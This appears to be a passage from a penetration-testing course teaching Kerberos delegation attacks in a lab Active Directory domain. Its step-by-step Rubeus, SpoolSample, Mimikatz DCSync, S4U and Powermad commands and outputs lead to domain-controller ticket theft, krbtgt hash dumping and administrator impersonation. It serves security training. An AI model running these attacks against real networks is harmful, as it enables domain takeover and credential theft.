As we did for the local privilege escalation, we'll call the RpcOpenPrinter and RpcRemoteFindFirstPrinterChangeNotification APIs through SpoolSample to facilitate the attack. Once the authentication has taken place, we'll check for tickets in memory originating from the domain controller machine account.
A compiled version of SpoolSample is in the C:\Tools folder of appsrv01.
We are missing one final item before we launch the attack. In the last section, we used Mimikatz to find and extract the forwardable TGT, but the sheer number of returned TGTs and TGSs makes monitoring difficult. In addition, we had to write the TGT to disk to reuse it.
To solve these challenges, @harmj0y developed the Rubeus C# application, which has been copied to the C:\Tools folder of appsrv01.
Let's launch Rubeus from an administrative command prompt in monitor mode, specify a refresh interval of 5 seconds with the /interval option, and filter on the domain controller machine account with the /filteruser option:
C:\Tools> Rubeus.exe monitor /interval:5 /filteruser:CDC01$

   ______        _
  (_____ \      | |
   _____))_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_)) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: TGT Monitoring
[*] Target user     : CDC01$
[*] Monitoring every 5 seconds for new TGTs
Listing 23 - Monitoring TGT from CDC01$ with Rubeus
With Rubeus monitoring for TGTs originating from the domain controller machine account, we'll open a second command prompt and trigger the print spooler change notification with SpoolSample.exe by specifying the target machine and capture server.
C:\Tools> SpoolSample.exe CDC01 APPSRV01
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\CDC01, CaptureServer: \\APPSRV01
Attempted printer notification and received an invalid handle. The coerced authentication probably worked!
Listing 24 - Initiating print spooler change notification
The SpoolSample output is not always accurate, and it may be necessary to run the tool multiple times before the change notification callback takes place.
After waiting a few seconds, we'll switch back to Rubeus, which displays the TGT for the domain controller account.
[*] 4/13/2020 2:45:16 PM UTC - Found new TGT:

  User                  :  CDC01$@PROD.CORP1.COM
  StartTime             :  4/13/2020 2:26:32 AM
  EndTime               :  4/13/2020 12:26:32 PM
  RenewTill             :  4/15/2020 8:14:07 AM
  Flags                 :  name_canonicalize, pre_authent, renewable, forwarded, forwardable
  Base64EncodedTicket   :

    doIFIjCCBR6gAwIBBaEDAgEWooIEIzCCBB9hggQbMIIEF6ADAgEF...

[*] Ticket cache size: 1
Listing 25 - Domain controller machine account TGT is found
We have forced the domain controller machine account to authenticate to us and give us a TGT without any user interaction. Nice!
Note
Dirk-jan Mollema created krbrelayx, a Python implementation of this technique. The benefit of this tool is that it does not require execution of Rubeus and Spoolsample on the compromised host as it will execute on the Kali machine.
Now that we've managed to avoid user interaction, we can further improve this technique by avoiding the write to disk. Rubeus monitor outputs the Base64-encoded TGT but it can also inject the ticket into memory with the ptt command.
C:\Tools> Rubeus.exe ptt /ticket:doIFIjCCBR6gAwIBBaEDAgEWo...
...

[*] Action: Import Ticket
[+] Ticket successfully imported!
Listing 26 - Injecting TGT with Rubeus
With the TGT of the domain controller machine account injected into memory, we can perform actions in the context of that TGT. However, the CDC01$ account is not a local administrator on the domain controller so we cannot directly perform lateral movement with it.
On the other hand, the account has domain replication permissions, which means we can perform dcsync and dump the password hash of any user, including the special krbtgt account.
mimikatz # lsadump::dcsync /domain:prod.corp1.com /user:prod\krbtgt
[DC] 'prod.corp1.com' will be the domain
[DC] 'CDC01.prod.corp1.com' will be the DC server
[DC] 'prod\krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 4/2/2020 7:09:13 AM
Object Security ID   : S-1-5-21-3776646582-2086779273-4091361643-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 4b6af2bf64714682eeef64f516a08949
    ntlm- 0: 4b6af2bf64714682eeef64f516a08949
    lm  - 0: 2342ac3fd35afd0223a1469f0afce2b1
...
Listing 27 - Executing DCSync as CDC01$
Armed with the krbtgt NTLM hash, we can craft a golden ticket and obtain access to any resource in the domain. Alternatively, we can dump the password hash of a member of the Domain Admins group.
The technique shown in this section illustrates just how dangerous unconstrained Kerberos delegation is. If we can compromise a server that has unconstrained delegation configured, we can obtain complete domain compromise with default Active Directory settings.
Note
In this section, we have demonstrated the attack via the Rubeus executable, but we can also use the DLL implementation, which may help bypass application whitelisting.
In the next section, we'll investigate a more secure variant of Kerberos delegation and demonstrate various attacks against it.
Exercises
- Repeat the attack and obtain a TGT for the domain controller machine account. Reboot appsrv01 to ensure no prior tickets are present. 2. Inject the ticket and use it to gain a Meterpreter shell on the domain controller.
19.2.3. Constrained Delegation
In 2003, Microsoft released an updated and safer version of Kerberos delegation known as constrained delegation.
The main goal of Kerberos delegation is to solve the double-hop issue. While unconstrained delegation allowed the service to perform authentication to anything in the domain, constrained delegation limits the delegation scope.
Since the Kerberos protocol does not natively support constrained delegation by default, Microsoft released two extensions for this feature: S4U2Self and S4U2Proxy. Together, these extensions solve the double-hop issue and limit access to only the desired backend service.
Constrained delegation is configured on the computer or user object. It is set through the msds-allowedtodelegateto property by specifying the SPNs the current object is allowed constrained delegation against.
Before we delve into the details of how these extensions work, we will locate any instances of constrained delegation in our lab environment.
To do so, once again, we'll turn to PowerView and use Get-DomainUser together with the -TrustedToAuth flag, which will enumerate constrained delegation:
Note
The command is executed as the Offsec user on appsrv01 although it does not matter which domain user or endpoint is used.
PS C:\tools> Get-DomainUser -TrustedToAuth

logoncount               : 7
badpasswordtime          : 4/5/2020 6:02:06 AM
distinguishedname        : CN=IISSvc,OU=prodUsers,DC=prod,DC=corp1,DC=com
objectclass              : {top, person, organizationalPerson, user}
displayname              : IISSvc
lastlogontimestamp       : 4/5/2020 5:31:25 AM
userprincipalname        : IISSvc@prod.corp1.com
name                     : IISSvc
objectsid                : S-1-5-21-3776646582-2086779273-4091361643-1108
samaccountname           : IISSvc
codepage                 : 0
samaccounttype           : USER_OBJECT
accountexpires           : NEVER
countrycode              : 0
whenchanged              : 4/6/2020 12:24:12 PM
instancetype             : 4
usncreated               : 24626
objectguid               : d9eeb03e-b247-4f63-bfd7-eb2a8d132674
lastlogoff               : 12/31/1600 4:00:00 PM
msds-allowedtodelegateto : {MSSQLSvc/CDC01.prod.corp1.com:SQLEXPRESS,
                           MSSQLSvc/cdc01.prod.corp1.com:1433}
objectcategory           : CN=Person,CN=Schema,CN=Configuration,DC=corp1,DC=com
dscorepropagationdata    : 1/1/1601 12:00:00 AM
serviceprincipalname     : HTTP/web
givenname                : IISSvc
lastlogon                : 4/6/2020 5:21:18 AM
badpwdcount              : 0
cn                       : IISSvc
useraccountcontrol       : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, TRUSTED_TO_AUTH_FOR_DELEGATION
...
Listing 28 - Enumerating constrained Kerberos delegation
We'll focus on three important aspects of the output. First, constrained delegation is configured for the IISSvc account. Its name indicates that it is likely a service account for a web server running IIS.
Next, notice that the msds-allowedtodelegateto property contains the SPN of the MS SQL server on CDC01. This tells us that constrained delegation is only allowed to that SQL server.
Finally, the TRUSTED_TO_AUTH_FOR_DELEGATION value in the useraccountcontrol property is set. This value is used to indicate whether constrained delegation can be used if the authentication between the user and the service uses a different authentication mechanism like NTLM.
This is the scenario that we are going to explore.
Before continuing, let's discuss these extensions beginning with S4U2Self. Figure 2 shows the authentication scheme.

Figure 2: Kerberos communication for constrained delegation
If a frontend service does not use Kerberos authentication and the backend service does, it needs to be able to request a TGS to the frontend service from a KDC on behalf of the user who is authenticating against it. The S4U2Self extension enables this if the TRUSTED_TO_AUTH_FOR_DELEGATION value is present in the useraccountcontrol property. Additionally, the frontend service can do this without requiring the password or the hash of the user.
In our specific case, this means that if we compromise the IISSvc account, we can request a service ticket to IIS for any user in the domain, including a domain administrator. Again, we can start the attack without requiring any additional user interaction.
Like S4U2Self, the S4U2proxy extension requests a service ticket for the backend service on behalf of a user. This extension depends on the service ticket obtained either through S4U2Self or directly from a user authentication via Kerberos.
Note
Note that if Kerberos is used for authentication to the frontend service, S4U2Proxy can use a forwardable TGS supplied by the user. To exploit this, similar to our initial attack that leveraged unconstrained delegation, we would require user interaction.
Going back to our specific case, this extension allows IISSvc to request a service ticket to any of the services listed as SPNs in the msds-allowedtodelegateto field. More specifically, it would use the TGS obtained through the S4USelf extension and submit it as a part of the S4UProxy request for the backend service.
Once this service ticket request is made and the ticket is returned by the KDC, IISSvc can perform authentication to that specific service on that specific host. Again, assuming that we can compromise the IISSvc account, we can request a service ticket for the services listed in the msds-allowedtodelegateto field as any user in the domain. Depending on the type of service, this may lead to code execution.
Note
To avoid any confusion in this scenario, it is critical to recognize that this authentication mechanism involves two separate TGSs, which are requested on behalf of the authenticating user, rather than just one.
Constrained delegation yields a more difficult compromise path than unconstrained delegation, but it is still exploitable. To demonstrate this, we'll simulate a compromise of the IISSvc account and abuse that to gain access to the MSSQL instance on CDC01.
We'll once again turn to Rubeus, which includes S4U extension support.
Note
Kekeo by Mimikatz author Benjamin Delphy also provides access to S4U extension abuse.
Note that we do not need to execute in the context of the IISSvc account to exploit the account. We only need the password hash. However, if we only have the clear text password, we can use the hash command in Rubeus to generate the NTLM hash as shown below:
PS C:\Tools> .\Rubeus.exe hash /password:lab
...

[*] Action: Calculate Password Hash(es)

[*] Input password             : lab
[*]       rc4_hmac             : 2892D26CDF84D7A70E2EB3B9F05C425E

[!] /user:X and /domain:Y need to be supplied to calculate AES and DES hash types!
Listing 29 - Generating NTLM hash from password
Next, we'll use Rubeus to generate a TGT for IISSvc with the asktgt command by supplying the username (/user), domain (/domain), and NTLM hash (/rc4):
PS C:\Tools> .\Rubeus.exe asktgt /user:iissvc /domain:prod.corp1.com /rc4:2892D26CDF84D7A70E2EB3B9F05C425E
...

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 2892D26CDF84D7A70E2EB3B9F05C425E
[*] Building AS-REQ (w/ preauth) for: 'prod.corp1.com\iissvc'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIE+jCCBPagAwIBBaEDAgEWooIECzCCBAdhggQDMIID/6A...

  ServiceName           :  krbtgt/prod.corp1.com
  ServiceRealm          :  PROD.CORP1.COM
  UserName              :  iissvc
  UserRealm             :  PROD.CORP1.COM
  StartTime             :  4/14/2020 7:48:16 AM
  EndTime               :  4/14/2020 5:48:16 PM
  RenewTill             :  4/21/2020 7:48:16 AM
  Flags                 :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType               :  rc4_hmac
  Base64(key)           :  LfbSfF81qk+oMed+zvLoZg==
Listing 30 - Requesting TGT for IISSvc
Armed with the Base64-encoded TGT for IISSvc, we are ready to invoke the S4U extensions.
We can do this with Rubeus by first specifying the s4u command and then providing the Base64-encoded TGT (/ticket) and the username we want to impersonate (/impersonateuser), in our case, the administrator account of the domain. This will make use of S4U2Self.
We'll also supply the SPN of the service (/msdsspn), which is used with S4U2Proxy and finally, the /ptt flag to directly inject it into memory:
PS C:\Tools> .\Rubeus.exe s4u /ticket:doIE+jCCBP... /impersonateuser:administrator /msdsspn:mssqlsvc/cdc01.prod.corp1.com:1433 /ptt
...

[*] Action: S4U

[*] Action: S4U

[*] Using domain controller: CDC01.prod.corp1.com (192.168.120.70)
[*] Building S4U2self request for: 'iissvc@PROD.CORP1.COM'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'administrator@PROD.CORP1.COM' to 'iissvc@PROD.CORP1.COM'
[*] base64(ticket.kirbi):

      doIFejCCBXagAwIBBaEDAgEWooIEhTCCBIFhggR9MIIEe...

[*] Impersonating user 'administrator' to target SPN 'mssqlsvc/cdc01.prod.corp1.com:1433'
[*] Using domain controller: CDC01.prod.corp1.com (192.168.120.70)
[*] Building S4U2proxy request for service: 'mssqlsvc/cdc01.prod.corp1.com:1433'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'mssqlsvc/cdc01.prod.corp1.com:1433':

      doIGfDCCBnigAwIBBaEDAgEWooIFajCCBWZhggViMIIF...
[+] Ticket successfully imported!
Listing 31 - Using S4U extensions to request a service ticket
The first highlighted part of Listing 31 is output by S4U2Self and the second by S4U2Proxy. This attempt was successful, and we obtained a usable service ticket for the MSSQL service instance on CDC01.
Since the TGS for MSSQL on CDC01 was injected into memory, we can verify that it worked by turning to the MSSQL attacks we developed in a previous module. The C:\Tools folder contains a compiled version of the MSSQL login application. We'll use this to validate that we are authenticated to MSSQL as the impersonated user:
PS C:\Tools> .\SQL.exe
Auth success!
Logged in as: PROD\Administrator
Mapped to the user: dbo
User is a member of public role
User is a member of sysadmin role
Listing 32 - Checking login and permissions on MSSQL
The output reveals that we have logged in to the MSSQL instance as the domain administrator. Excellent!
By compromising an account that has constrained delegation enabled, we can gain access to all the services configured through the msDS-AllowedToDelegateTo property. If the TRUSTED_TO_AUTH_FOR_DELEGATION value is set, we can do this without user interaction.
In this section's example, we obtained a TGS for the MSSQLSvc service name on the CDC01.PROD.CORP1.COM server. Interestingly, when the TGS is returned from the KDC, the server name is encrypted, but not the service name.
This means we can modify the service name within the TGS in memory and obtain access to a different service on the same host. We can do this through Rubeus with the /altservice option. In this case, we'll attempt to gain access to the CIFS service:
PS C:\Tools> .\Rubeus.exe s4u /ticket:doIE+jCCBPag... /impersonateuser:administrator /msdsspn:mssqlsvc/cdc01.prod.corp1.com:1433 /altservice:CIFS /ptt
...

[*] Impersonating user 'administrator' to target SPN 'mssqlsvc/cdc01.prod.corp1.com:1433'
[*] Final ticket will be for the alternate service 'CIFS'
[*] Using domain controller: CDC01.prod.corp1.com (192.168.120.70)
[*] Building S4U2proxy request for service: 'mssqlsvc/cdc01.prod.corp1.com:1433'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] Substituting alternative service name 'CIFS'
[*] base64(ticket.kirbi) for SPN 'CIFS/cdc01.prod.corp1.com:1433':
...
Listing 33 - Specifying a different service with Rubeus
This TGS should yield access to the file system and potentially direct code execution. Unfortunately, the SPN for the MSSQL server ends with ":1433", which is not usable for CIFS since it requires an SPN with the format CIFS/cdc01.prod.corp1.com.
If we modify the SPN from CIFS/cdc01.prod.corp1.com:1433 to CIFS/cdc01.prod.corp1.com in the command above, Rubeus generates an KDC_ERR_S_PRINCIPAL_UNKNOWN error, indicating that the modified SPN is not registered.
On the other hand, if the SPN configured for constrained delegation only uses the service and host name like www/cdc01.prod.corp1.com, we could modify the TGS to access any service on the system.
In the next section, we'll cover the newest iteration of Kerberos delegation and demonstrate how it can be exploited.
Exercises
- Enumerate the lab and validate that constrained delegation is configured. Remember to reboot appsrv01 to ensure that no prior tickets are present. 2. Exploit the constrained delegation to obtain a privileged TGS for the MSSQL server on CDC01. 3. Complete the compromise of CDC01 through the MSSQLSvc TGS and achieve code execution.
19.2.4. Resource-Based Constrained Delegation
Constrained delegation works by configuring SPNs on the frontend service under the msDS-AllowedToDelegateTo property. Configuring constrained delegation also requires the SeEnableDelegationPrivilege privilege on the domain controller, which is typically only enabled for Domain Admins.
With the release of Windows Server 2012, Microsoft introduced resource-based constrained delegation (RBCD), which is meant to remove the requirement of highly elevated access rights like SeEnableDelegationPrivilege from system administrators.
RBCD works by essentially turning the delegation settings around. The msDS-AllowedToActOnBehalfOfOtherIdentity property controls delegation from the backend service. To configure RBCD, the SID of the frontend service is written to the new property of the backend service.
One advantage of this approach is that SeEnableDelegationPrivilege permissions are no longer required and RBCD can typically be configured by the backend service administrator instead.
Once RBCD has been configured, the frontend service can use S4U2Self to request the forwardable TGS for any user to itself followed by S4U2Proxy to create a TGS for that user to the backend service. Unlike constrained delegation, under RBCD the KDC checks if the SID of the frontend service is present in the msDS-AllowedToActOnBehalfOfOtherIdentity property of the backend service.
One important requirement is that the frontend service must have an SPN set in the domain. A user account typically does not have an SPN set but all computer accounts do. This means that any attack against RBCD needs to happen from a computer account or a service account with a SPN.
The same attack we performed against constrained delegation applies to RBCD if we can compromise a frontend service that has its SID configured in the msDS-AllowedToActOnBehalfOfOtherIdentity property of a backend service.
We'll cover a RBCD attack in this section that leads to code execution on appsrv01. This specific vector starts by compromising a domain account that has the GenericWrite access right on a computer account object.
This technique is the only known way of turning GenericWrite on a computer object into code execution.
As usual, we begin with enumeration. In this case, we start with the dave domain user from the Windows 10 client machine.
We'll reuse our enumeration technique from the prior sections but replace Get-DomainUser with Get-DomainComputer to target computer accounts instead:
PS C:\tools> Get-DomainComputer | Get-ObjectAcl -ResolveGUIDs | Foreach-Object {$_ | Add-Member -NotePropertyName Identity -NotePropertyValue (ConvertFrom-SID $_.SecurityIdentifier.value) -Force; $_} | Foreach-Object {if ($_.Identity -eq $("$env:UserDomain\$env:Username")) {$_}}

AceType               : AccessAllowed
ObjectDN              : CN=APPSRV01,OU=prodComputers,DC=prod,DC=corp1,DC=com
ActiveDirectoryRights : ListChildren, ReadProperty, GenericWrite
OpaqueLength          : 0
ObjectSID             : S-1-5-21-3776646582-2086779273-4091361643-1110
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-3776646582-2086779273-4091361643-1601
AccessMask            : 131132
AuditFlags            : None
AceFlags              : None
AceQualifier          : AccessAllowed
Identity              : PROD\dave
...
Listing 34 - Enumerating access rights for the Dave user
The output in Listing 34 reveals that the dave user has GenericWrite to appsrv01.
Since we have GenericWrite on appsrv01, we can update any non-protected property on that object, including msDS-AllowedToActOnBehalfOfOtherIdentity and add the SID of a different computer.
Once a SID is added, we will act in the context of that computer account, and we can execute the S4U2Self and S4U2Proxy extensions to obtain a TGS for appsrv01. To do this, we either obtain the password hash of a computer account or simply create a new computer account object with a selected password.
By default, any authenticated user can add up to ten computer accounts to the domain and they will have SPNs set automatically. This value is present in the ms-DS-MachineAccountQuota property in the Active Directory domain object.
We can enumerate ms-DS-MachineAccountQuota with the PowerView Get-DomainObject method:
PS C:\tools> Get-DomainObject -Identity prod -Properties ms-DS-MachineAccountQuota

ms-ds-machineaccountquota
-------------------------
                       10
Listing 35 - Enumerating ms-DS-MachineAccountQuota
Normally, the computer account object is created when a physical computer is joined to the domain. We can simply create the object itself with the New-MachineAccount method of the Powermad.ps1 PowerShell script.
Powermad is in the C:\Tools folder on the Windows 10 client machine. To use it, we'll specify the target computer account name (-MachineAccount) and the password (-Password). The password must be supplied as a SecureString, which we can generate with ConvertTo-SecureString as shown in Listing 36.
PS C:\tools> . .\powermad.ps1

PS C:\tools> New-MachineAccount -MachineAccount myComputer -Password $(ConvertTo-SecureString 'h4x' -AsPlainText -Force)
[+] Machine account myComputer added

PS C:\tools> Get-DomainComputer -Identity myComputer

pwdlastset             : 4/14/2020 2:35:29 PM
logoncount             : 0
badpasswordtime        : 12/31/1600 4:00:00 PM
distinguishedname      : CN=myComputer,CN=Computers,DC=prod,DC=corp1,DC=com
objectclass            : {top, person, organizationalPerson, user...}
name                   : myComputer
serviceprincipalname   : {RestrictedKrbHost/myComputer, HOST/myComputer,
                         RestrictedKrbHost/myComputer.prod.corp1.com,
                         HOST/myComputer.prod.corp1.com}
...
Listing 36 - Creating computer account with Powermad
Listing 36 shows that the command was successful and subsequent enumeration with Get-DomainComputer reveals that the computer account object is present.
The msDS-AllowedToActOnBehalfOfOtherIdentity property stores the SID as part of a security descriptor in a binary format. We must convert the SID of our newly created computer object to the correct format to proceed with the attack.
To do this, we must first create a new security descriptor with the correct SID. In the beginning of this module, we determined that the SID is the last portion of a security descriptor string so we can reuse a working string, replacing only the SID.
Fortunately, security researchers have discovered a valid security descriptor string that we can use as shown in Listing 37. We can use the RawSecurityDescriptor class to instantiate a SecurityDescriptor object:
PS C:\tools> $sid =Get-DomainComputer -Identity myComputer -Properties objectsid | Select -Expand objectsid

PS C:\tools> $SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($sid))"
Listing 37 - Creating a new SecurityDescriptor
With the SecurityDescriptor object created, we must convert it into a byte array to match the format for the msDS-AllowedToActOnBehalfOfOtherIdentity property:
PS C:\tools> $SDbytes = New-Object byte[] ($SD.BinaryLength)

PS C:\tools> $SD.GetBinaryForm($SDbytes,0)
Listing 38 - Converting the SecurityDescriptor to a byte array
After the SecurityDescriptor has been converted to a byte array, we can use Get-DomainComputer to obtain a handle to the computer object for appsrv01 and then pipe that into Set-DomainObject, which can update properties by specifying them with -Set options:
PS C:\tools> Get-DomainComputer -Identity appsrv01 | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes}
Listing 39 - Setting msds-allowedtoactonbehalfofotheridentity
Remember that it is not normally possible to set the msDS-AllowedToActOnBehalfOfOtherIdentity property for an arbitrary computer account. However, since our dave user has the GenericWrite access right to appsrv01, we can set this property.
Note
We can also use this attack vector with GenericAll, WriteProperty, or WriteDACL access rights to appsrv01.
After writing the SecurityDescriptor to the property field, we should verify it. We can do this by reading the binary version of it with Get-DomainComputer, then instantiating a SecurityDescriptor object with RawSecurityDescriptor and finally, displaying the DACL:
PS C:\tools> $RBCDbytes = Get-DomainComputer appsrv01 -Properties 'msds-allowedtoactonbehalfofotheridentity' | select -expand msds-allowedtoactonbehalfofotheridentity

PS C:\tools> $Descriptor = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList $RBCDbytes, 0

PS C:\tools> $Descriptor.DiscretionaryAcl

BinaryLength       : 36
AceQualifier       : AccessAllowed
IsCallback         : False
OpaqueLength       : 0
AccessMask         : 983551
SecurityIdentifier : S-1-5-21-3776646582-2086779273-4091361643-2101
AceType            : AccessAllowed
AceFlags           : None
IsInherited        : False
InheritanceFlags   : None
PropagationFlags   : None
AuditFlags         : None

PS C:\tools> ConvertFrom-SID S-1-5-21-3776646582-2086779273-4091361643-2101
PROD\myComputer$
Listing 40 - Verifying the SID in the SecurityDescriptor
The SecurityDescriptor was indeed set correctly in the msDS-AllowedToActOnBehalfOfOtherIdentity property for appsrv01.
Now we can begin our attack to compromise appsrv01. We'll start by obtaining the hash of the computer account password with Rubeus.
PS C:\tools> .\Rubeus.exe hash /password:h4x
...

[*] Action: Calculate Password Hash(es)

[*] Input password             : h4x
[*]       rc4_hmac             : AA6EAFB522589934A6E5CE92C6438221

[!] /user:X and /domain:Y need to be supplied to calculate AES and DES hash types!
Listing 41 - Calculate NTLM hash with Rubeus
In the previous section, we used the Rubeus asktgt command to request a TGT before invoking the s4u command. We can also directly submit the username and password hash to the s4u command, which will implicitly call asktgt and inject the resultant TGT, after which the S4U extensions will be invoked.
PS C:\tools> .\Rubeus.exe s4u /user:myComputer$ /rc4:AA6EAFB522589934A6E5CE92C6438221 /impersonateuser:administrator /msdsspn:CIFS/appsrv01.prod.corp1.com /ptt
...

[*] Action: S4U

[*] Using rc4_hmac hash: AA6EAFB522589934A6E5CE92C6438221
[*] Building AS-REQ (w/ preauth) for: 'prod.corp1.com\myComputer$'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFFDCCBRCgAwIBBaEDAgEWooIEI...


[*] Action: S4U

[*] Using domain controller: CDC01.prod.corp1.com (192.168.120.70)
[*] Building S4U2self request for: 'myComputer$@PROD.CORP1.COM'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'administrator@PROD.CORP1.COM' to 'myComputer$@PROD.CORP1.COM'
[*] base64(ticket.kirbi):

      doIFhDCCBYCgAwIBBaEDAgEWooIEi...

[*] Impersonating user 'administrator' to target SPN 'CIFS/appsrv01.prod.corp1.com'
[*] Using domain controller: CDC01.prod.corp1.com (192.168.120.70)
[*] Building S4U2proxy request for service: 'CIFS/appsrv01.prod.corp1.com'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'CIFS/appsrv01.prod.corp1.com':

      doIGbDCCBmigAwIBBaEDAgEWooIFY...
[+] Ticket successfully imported!
Listing 42 - Using S4U extension to request a TGS for appsrv01
After obtaining the TGT for the myComputer machine account, S4U2Self will then request a forwardable service ticket as the administrator user to the myComputer computer account.
Finally, S4U2Proxy is invoked to request a TGS for the CIFS service on appsrv01 as the administrator user, after which it is injected into memory.
To check the success of this attack, we'll first dump any loaded Kerberos tickets with klist.
PS C:\tools> klist

Current LogonId is 0:0x58e86

Cached Tickets: (1)

#0>     Client: administrator @ PROD.CORP1.COM
        Server: CIFS/appsrv01.prod.corp1.com @ PROD.CORP1.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 4/15/2020 11:43:27 (local)
        End Time:   4/15/2020 21:43:27 (local)
        Renew Time: 4/22/2020 11:43:27 (local)
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
Listing 43 - Listing the service ticket to CIFS on APPSRV01
Now that we have a TGS for the CIFS service on appsrv01 as administrator, we can interact with file services on appsrv01 in the context of the administrator domain admin user:
PS C:\tools> dir \\appsrv01.prod.corp1.com\c$

    Directory: \\appsrv01.prod.corp1.com\c$

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         4/3/2020   7:17 AM                inetpub
d-----        7/16/2016   6:23 AM                PerfLogs
d-r---        4/14/2020   8:12 AM                Program Files
d-----        7/16/2016   6:23 AM                Program Files (x86)
d-----        4/14/2020   8:13 AM                Tools
d-r---         4/3/2020   2:07 PM                Users
d-----         4/4/2020  10:31 AM                Windows
Listing 44 - Verify CIFS access on APPSRV01
Our access to appsrv01 is in the context of the administrator domain admin user. We can use our CIFS access to obtain code execution on appsrv01, but in the process we will perform a network login instead of an interactive login. This means our access will be limited to appsrv01 and cannot directly be used to expand access towards the rest of the domain.
Exercises
- Repeat the enumeration steps detailed in this section to discover the GenericWrite access to appsrv01. 2. Implement the attack to gain a CIFS service ticket to appsrv01 by creating a new computer account object and use that with Rubeus. Be sure to reboot appsrv01 to clear any cached Kerberos tickets before starting the attack 3. Leverage the CIFS TGS to get code execution on appsrv01.
19.3. Active Directory Forest Theory
Up to this point, we have only discussed and worked with Active Directory concepts that use a single domain. In larger organizations and corporations, the infrastructure is split into multiple domains but still managed by Active Directory. When we perform penetration tests against multi-domain infrastructures, we must obviously assess the security posture of all domains. Given the importance of this, we will spend the remainder of this module discussing, enumerating, and exploiting design concepts for multi-domain Active Directory implementations.
19.3.1. Active Directory Trust in a Forest
To begin, we'll discuss the underlying theory of multi-domain Active Directory implementations. This will form a foundation for later enumeration and subsequent attacks.
The main concept we'll focus on is trust, which allows two or more domains to extend Kerberos authentication to each other.
